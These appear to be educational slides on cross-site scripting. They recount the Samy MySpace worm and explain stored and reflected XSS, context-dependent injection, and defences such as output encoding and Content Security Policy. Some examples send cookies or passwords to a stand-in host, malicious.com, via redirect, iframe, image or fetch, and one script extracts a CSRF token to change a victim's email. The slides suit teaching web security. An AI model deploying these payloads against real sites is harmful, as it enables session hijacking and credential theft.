Cross Site Scripting (XSS)

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https://dev-to-uploads.s3.amazonaws.com/uploads/articles/47t3mdwjyo15x0gxhgnr.png

Samy is my hero

- A self-propagating cross-site scripting (XSS) worm spread through MySpace (social networking website) in 2005
  - Created by a 21-year-old computer programmer named Samy Kamkar

- How arose?
  - MySpace allowed users to insert arbitrary HTML and JavaScript code into their profiles
  - Kamkar used JavaScript code (payload) in his own profile. If a victim visited his profile,
    - Would display the string "but most of all, samy is my hero" on victim's profile page
    - Would send Samy a friend request
    - And further, payload replicated and planted on victim’s own profile
    - Thus spreading the worm

- Within release, over one million friends were added to Kamkar's account
- Sentenced to three years of probation, 90 days of community service, and had to pay restitution to MySpace (15-20k$)

Background

- JavaScript helps create dynamic and interactive content
  - Can respond to user actions such as clicks, input, and other events, making web pages more engaging
  - Can manipulate the Document Object Model (DOM) to dynamically change content and structure of web pages
- Can normally trust JavaScript returned by trusted website
  - After all, it manipulates its own content!
  - But can we really trust?

Cross Site Scripting

- One of the top web vulnerabilities
- Why is it not called CSS?
  - “CSS” already taken by “Cascading Style Sheets”!
  - Malicious code has to “cross” victim website to reach victim user
- Three entities: Attacker, Victim user (using browser), Victim Website (which victim user trusts)

- Allows malicious attacker to inject code into the victim website due to improper input validation
- Injected code executed in victim user's browser

- Through XSS, attacker can
  - Perform any action within the application that the user can perform
  - View any information that user is able to view
  - Modify any information that the user is able to modify
  - Initiate interactions with other application users, including malicious attacks, that will appear to originate from victim user

Objectives

- Send cookies, tokens and other cached data to a third party
- Perform network requests and system operations that the user hasn’t requested (e.g. Samy worm)
- Force downloads of malicious files to end user machine
- Capture user input such as passwords via a key-logger
- Deface web pages by manipulating DOM

Types

- Stored XSS
- Reflected XSS
- DOM based XSS

Stored/Persistent XSS

- Victim Website stores Attacker's input that is viewed later by another user (victim user)
  - Code injected remains on the site and visible to other users
- Also called Persistent XSS
- **Often leveraged via comment/message fields**

Steps

- Attacker visits victim website
- Posts a message (malicious javascript) in some message/discussion forum
- Message received by server and embedded into the html (forum web page)
- Any one (Victim user) visiting the web page i.e. downloads the page, browser will execute malicious javascript

Testing the ground

- In some message box, try: <h1> hello world! </h1>
  - Results in larger font → vulnerability likely exists
- Then try javascript alert() function
  - If alert pops, vulnerable to XSS

Persistent XSS

```
<html>
 <title>Post in Discussion Forum</title>
 <body>
   Post in our discussion forum!
   <form action=""sign.php"" method=""POST"">
     <input type=""text"" name=""name"" />
     <input type=""text"" name=""message""
size=""40"" />
     <input type=""submit"" value=""Submit"" />
   </form>
 </body>
</html>
```

Page that allows users to input messages

```
<html>
 <title>Discussion Forum</title>
 <body>
   Thanks for you comments!<br />
   Alice: Hello everyone! <br />
   Bob: Hi, this is Bob? <br />
   Mallory:Hi, Bob <br />
 </body>
</html>
```

Page that displays user's messages

```
<script>
   alert(1);
</script>
```

Comment/Message entered by an attacker

```
<html>
 <title>Discussion Forum</title>
 <body>
   Thanks for you comments!<br />
   Alice: Hello everyone! <br />
   Bob: Hi, this is Bob? <br />
   Mallory:Hi, Bob <br />
   Mallory:
   <script>
     alert(1);
   </script>
 </body>
</html>
```

Resulting discussion forum page

A harmless attack that just pops up a message

More Powerful Attack: Stealing Cookies

- Victim website cookie passed to attacker's website

```
<script>
    document.location = "http://www.malicious.com/
    steal.php?cookie="+document.cookie;
</script>
```

- Does same origin help? No
- Victim user can see such redirections though

- Successful only if
  - Victim has some active cookie (e.g. user logged in)
  - Website is not using HttpOnly flag
    - Browser will not permit javascript on the page to access cookies in this case

Hiding the Attack

```
<iframe frameborder="0" src="”” height="0" width="0" id="”XSS”" name="”XSS”"></iframe>
<script>
    frames[“XSS”].location.href=”http://www.malicious.com/steal.php?cookie=”
  + document.cookie;
</script>
```

Hide via iframe (invisible frame)

```
<script>
  img = new Image();
  img.src = "http://www.malicious.com/steal.php?cookie=" + document.cookie;
</script>
```

Hide via image (no image returned, so nothing to show)

More Powerful Attack: Stealing Passwords

```
<input name="username" id="username" />
<input
   type="password"
   name="password"
   onchange="
       if (this.value.length) {
           fetch('https://www.malicious.com', {
               method: 'POST',
               body: username.value + '#' + this.value
           });
       }
   "
/>
```

- Avoids problems with stealing cookies (e.g. HTTPOnly flag)
- Same password may work on other pages (same cookie won’t)
- However, attack only successful if users have a password manager that auto-fills password

Context Matters

- When testing for XSS, need to identify context
- What payload to use is a function of context!
- Is XSS context between HTML tags?
  - Need to introduce new HTML tags that trigger JavaScript (what we saw so far)
    - `<script>alert(1)</script>`
    - `<img src=1 onerror=alert(1)>`

```
<script>
   alert(1);
</script>
```

Comment/Message entered by an attacker

```
<html>
 <title>Discussion Forum</title>
 <body>
   Thanks for you comments! <br />
   Alice: Hello everyone!  <br />
   Bob: Hi, this is Bob?  <br />
   Mallory:Hi, Bob  <br />
   Mallory:
   <script>
     alert(1);
   </script>
 </body>
</html>
```

Resulting discussion forum page

Simple defense: Encoding

- Replace HTML markup with alternate representations
- <script> alert(1) </script> translates to <script> alert(1) </script>

(More complex defense coming up later!)

- Is XSS context in HTML tag attribute?
  - Assume form has two fields: a comment field and a URL field (for referring to personal webpage)
  - Assume script between HTML tags has been escaped, is there another way to attack?
  - Website URL still under user control, but context is now in a tag attribute

```
<section class="comment">
    <p>
        <img src="/images/profileDummy.jpg" class="profile">
        <a id="author" href="http://foo.com">KC</a> |
    </p>
    <p>&lt;script&gt;alert(1)&lt;/script&gt;</p>
</section>
```

Web page rendering

- Post Attack HTML:

```
<section class="comment">
    <p>
        <img src="/images/profileDummy.jpg" class="profile">
        <a id="author" href="javascript:alert(1)">KC</a>
    </p>
    <p>hello</p>
</section>
```

“javascript:” is a protocol indicator
Tells the browser what follows is JavaScript code not a URL or other type of resource.

Non persistent XSS

- Also called Reflected XSS
- Victim Website includes victim user's input as part of its response
  - Request is 'reflected' back
  - E.g. search results or error pages that echo part of the query string

https://www.quora.com/search?q=XSS+attack 110%

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Results for **XSS attack**

What are the most effective XSS attacks?
7 Answers · View All
Marcel Laverdet — This is a very straightforward attack. If you decode the multiple levels of escaping you will end up with: ... `<script>_0xe6fe=["script","createElement","src","http://typpo.us...` (more)

Does PLAY framework manage XSS attacks?
Mossaddeque Mahmood, Implement ideas! — From Play Framework 2.1, CSRF filters are added. See this example - JavaCsrf (more)

How do you prevent XSS in PHP?
11 Answers · View All
Sanjeev Kumar, Sanjeev Kumar Experienced PHP Web Developer and founder of www.codemarts.com. Ex — To prevent XSS attack **always validate input fields** . ... There are many functions in PHP which prevent from XSS attack ... 1. **htmlspecialchars()** ... The htmlspecialchars() function co... (more)

- What if you type javascript code in the search box?
  - Note injected code does not persist past victim user’s session with victim website
  - Other users are not affected
- If you inject malicious javascript, only you suffer!
- How does attack work?

- Victim (User) visits **attacker site**
- Attacker site has this link which user is tricked to click

```
http://victimsite.com/search.php?query=
<script>document.location=“http://malicious.com/steal.php?cookie=“
+document.cookie</script>
```

- User inadvertently sends a query to victim site, which is echoed back via ‘search results for’
- User browser executes the query → attack realized

Explanation

- Attack must be fortuitously timed
  - E.g. To steal cookies, have to induce request at a time when user is logged
- Need for an external delivery mechanism → reflected is harder to realize than stored

Context Matters

- Is XSS context between HTML tags?
  - Search result were shown between some HTML tags
  - Need to introduce HTML tags that trigger JavaScript
    - `<script>alert(1)</script>`
    - `<img src=1 onerror=alert(1)>`

- Is XSS context in HTML tag attribute?
  - Assume script between HTML tags has been escaped, is there another way to attack?
- Implementation detail
  - Suppose server added a feature, where it shows prior search results in the search box
  - Searched for say “cookies”

0 search results for 'cookies'

---

cookies Search

```
<section class="header">
   <h1>0 search results for 'cookies' </h1>
   <hr>
</section>
<section class="search">
   <form action="/" method="GET">
       <input type="text" placeholder="Search the page..." name="search"
value="cookies">
       <button type="submit" class="button">Search</button>
   </form>
</section>
```

- XSS context in HTML tag attribute
  - Assume script between HTML tags has been escaped, is there another way to attack?

```
<section class="header">
   <h1>0 search results for 'cookies" onmouseover="alert(1)' </h1>
   <hr>
</section>
<section class="search">
   <form action="/" method="GET">
       <input type="text" placeholder="Search the page..." name="search"
value="cookies" onmouseover="alert(1)">
       <button type="submit" class="button">Search</button>
   </form>
</section>
```

0 search results for 'cookies" onmouseover="alert(1)'

cookies Search

127.0.0.1:3000

1

OK

- Is XSS context in Javascript context?
  - Assume script between HTML tags has been escaped (angle brackets encoded), is there another way to attack?

```
<section class="header">
   <h1>1 search results for 'cookies' </h1>
   <hr>
</section>
<section class="search">
   <form action="/" method="GET">
       <input type="text" placeholder="Search the page..." name="search">
       <button type="submit" class="button">Search</button>
   </form>
</section>
<script>
   var searchTerms = 'cookies';
   document.write('<img src="/resources/images/tracker.gif?searchTerms='  +
encodeURIComponent(searchTerms) +  '">');
</script>
```

1 search results for 'cookies'

Search the blog... Search

```
<section class="header">
   <h1>0 search results for ' cookies";alert(1);'</h1>
   <hr>
</section>
<section class="search">
   <form action="/" method="GET">
       <input type="text" placeholder="Search the page..." name="search">
       <button type="submit" class="button">Search</button>
   </form>
</section>
<script>
   var searchTerms = 'cookies";alert(1);';
   document.write('<img src="/resources/images/tracker.gif?searchTerms='  +
encodeURIComponent(searchTerms) +  '">');
</script>
```

```
<section class="header">
   <h1>0 search results for ' cookies';alert(1); let myVar='xyz'</h1>
   <hr>
</section>
<section class="search">
   <form action="/" method="GET">
       <input type="text" placeholder="Search the page..." name="search">
       <button type="submit" class="button">Search</button>
   </form>
</section>
<script>
   var searchTerms = 'cookies';alert(1); let myVar='xyz';
   document.write('<img
src="/resources/images/tracker.gif?searchTerms=' +encodeURIComponent(searchTerm
s)+'">');
</script>
```

DOM based XSS (not covered)

- DOM manipulation is needed to realize the attack
  - “Dynamically” includes attacker-controllable data into a page
  - Stored as well as Reflected DOM attacks possible
- JavaScript takes data from an attacker-controllable source (e.g. URL) and passes it to sink (e.g. innerHTML)

- Different sources and sinks have differing properties
  - Exploitability a function of this
  - Specific processing of data must be also be accommodated
- Refer to below for a variety of interesting labs https://portswigger.net/web-security/cross-site-scripting/dom-based

Defense

- Attacks arise mainly because javascript is being mixed with data
  - Web apps often use HTML markups when getting data from users → HTML markups allow code!
    - Can't get rid of code while allowing markups!
- Two approaches:
  - Get rid of code from user input
  - Force developers to clearly separate code from data to allow browsers to enforce access control

Data Escaping

- Data is properly formatted for safety
- Filtering: remove code from input
  - Not very easy to implement since code can be mixed in many ways
    - E.g. <script> is not the only way, can embed inside HTML attributes (saw earlier)
  - Use popular libraries instead of coding yourself (e.g. jsoup)

- Encoding: Replace HTML markup with alternate representations
  - <script> alert(1) </script> translates to <script> alert(1) </script>
  - Other encodings:
    - “ : "
    - & : &
    - ‘ : '

- Browsers won’t treat them as HTML tags, just render them visually as appropriate character
- Many template languages do this already
  - Escaping done whether templates load from database or pull data from the HTTP request

URL Obfuscation

- Attackers try to circumvent such mechanisms via URL obfuscating
- "`<script>alert('hello');</script>`" encodes to

```
\%3C\%73\%63\%72\%69\%70\%74\%3E\%61\%6C\%65\%72\%74\%28\%27\%68\%65
\%6C\%6C\%6F\%27\%29\%3B\%3C\%2F\%73\%63\%72\%69\%70\%74\%3E
```

Payload: cookies’;alert(1);
Rendered as: cookies\’;alert(1);
Attacker can instead try: cookies\\’;alert(1);

Defense: Content Security Policy (CSP)

- CSP allows web applications to define a variety of content restriction rules
  - Achieved via directives specified in HTTP response headers
  - Header is of the form Content-Security-Policy: policy
    - Policy is a string of directives separated by semicolons
- Can protect against XSS (also clickjacking, malicious resource loading, data exfiltration etc)

A few examples

- default-src: default policy for loading content from all types of sources
  - If a more specific directive, e.g., script-src, style-src, font-src not provided, browser will fall back to default policy
  - E.g. default-src 'self' https://example.com;
- script-src: Controls sources from which JavaScript can be executed
  - E.g. script-src 'self' https://cdnjs.cloudflare.com;
- style-src: Controls the sources from which stylesheets can be loaded
  - E.g. style-src 'self' https://fonts.googleapis.com;

HTTP header

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Security-Policy: default-src 'self';
script-src 'self' https://cdnjs.cloudflare.com;
style-src 'self' https://fonts.googleapis.com;
font-src 'self' https://fonts.gstatic.com;
frame-ancestors 'self';
```

CSP and XSS

- Two ways to include javascript code: inline and link from an external file
- ```
  <script>
     alert("This is an inline JavaScript alert!");
  </script>
  ```

  vs

  ```
  <script src="script.js"></script>
  ```
- Inline is often the reason for XSS
  - Browser cannot tell where the code came from?
- With link, web app can tell browsers where the code should come from
  ```

- CSP Source Expressions: script-src
  - Content-Security-Policy: script-src 'self' https://cdnjs.cloudflare.com
    - disallows all inline; external, allows only from same origin or from specified URL (cloudflare)
  - Content-Security-Policy: script-src 'unsafe-inline’
    - Allows inline scripts; should avoid
    - Bad coding practice also, use of separate external files organizes the code base better!

- What if developers need to use inline?
- Content-Security-Policy: script-src 'nonce-735js1oh89'
  - Developers have to include nonce as part of the inline code
    - Dynamically generated each time page loaded, different pages have different nonces
  - Attackers have to guess nonce, which is tough!
  - <script nonce=735js1oh89>

    …..

    </script>

- CSP rules are set in the header of a HTTP response
  - If same policy for all web pages, can set it as part of server configuration
  - <IfModule mod_headers.c>
    Header set Content-Security-Policy "default-src 'self'; script-src 'self' https://example.com; style-src 'self' https://fonts.googleapis.com; img-src 'self' data:; font-src 'self' https://fonts.gstatic.com; object-src 'none'"
    </IfModule>

- Different pages have different policy or nonces need to be refreshed every page
  - Need to set within web application
  - Can use a <meta> tag in the <head> element of the HTML of a web page
  - <meta http-equiv="Content-Security-Policy" content="script-src 'self' https://apis.google.com">
  - Note these don’t show up in HTTP headers

- CSP supports reporting mechanisms as well
  - Reporting can be configured using report-uri or report-to directives!
    - Browser will notify any policy violations, rather than preventing JavaScript from executing
    - Content-Security-Policy-Report-Only: script-src 'self'; report-uri https://example.com/csr-reports

- Website administrators can receive reports when policy violations occur
  - Provide valuable insights into attempted attacks → can refine policies
  - Helpful when dealing with legacy code which has inline javascript
    - Developers can rewrite code to meet restrictions imposed by the policy

I don't use Content Security Policy - CSP
I too like to live dangerously
imgflip.com


XSS vs CSRF

- XSS: exploits user’s trust of a specific website
- CSRF: exploits website’s trust of a specific user
- CSRF: "one-way" vulnerability
  - Attacker induces victim to issue an HTTP request
  - Does not retrieve the response from that request
- XSS: "two-way" vulnerability
  - Attacker's injected script can issue arbitrary requests, read the responses, and exfiltrate data to an external domain of the attacker's choosing


XSS lot more dangerous

Stored XSS+CSRF

- Website has a /my-account page where in you can update email by sending POST request to my-account/change-email endpoint
- This form is protected by CSRF token



- Website also has a discussion forum page, where one can leave comments
- Comment field is vulnerable to XSS
- Can attacker change email address? Even with CSRF protection?



Enter below in the Comment field

```
<script>
        var req = new XMLHttpRequest();
        req.onload = handleResponse;
        req.open('get','/my-account',true);
        req.send();
        function handleResponse() {
            var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
            var changeReq = new XMLHttpRequest();
            changeReq.open('post', '/my-account/change-email', true);
            changeReq.send('csrf='+token+'&email=test@test.com')
        };
</script>
```

Samy recap

- How did this attack succeed?
- Javascript was posted by Samy in his own profile page (stored XSS)
- Any victim who visited Samy's profile, will download this javascript and execute in their browser
  - Further in the context of Myspace website where victim is already logged

- What did this javascript do?
  - Javascript has full control over DOM of myspace website of victim
  - Displays the string "but most of all, samy is my hero" on victim's profile page
  - Sends Samy a friend request
  - And copies the “javascript” to victim’s own profile
- And thus the cycle repeats, spreading the worm

Real-Life Examples

- Shopifyapps.com (stored) XSS on sales channels via currency formatting: https://hackerone.com/reports/104359/
- Yahoo! Mail Stored XSS: https://klikki.fi/yahoo-mail-stored-xss/
- Google Image search (Reflected) https://mahmoudsec.blogspot.com/2015/09/how-i-found-xss-vulnerability-in-google.html
- United Airlines (Reflected) XSS: http://strukt93.blogspot.com/2016/07/united-to-xss-united.html

References

- https://portswigger.net/web-security/cross-site-scripting
- https://www.youtube.com/@z3nsh3ll (his videos on this topic are in-depth)
- https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP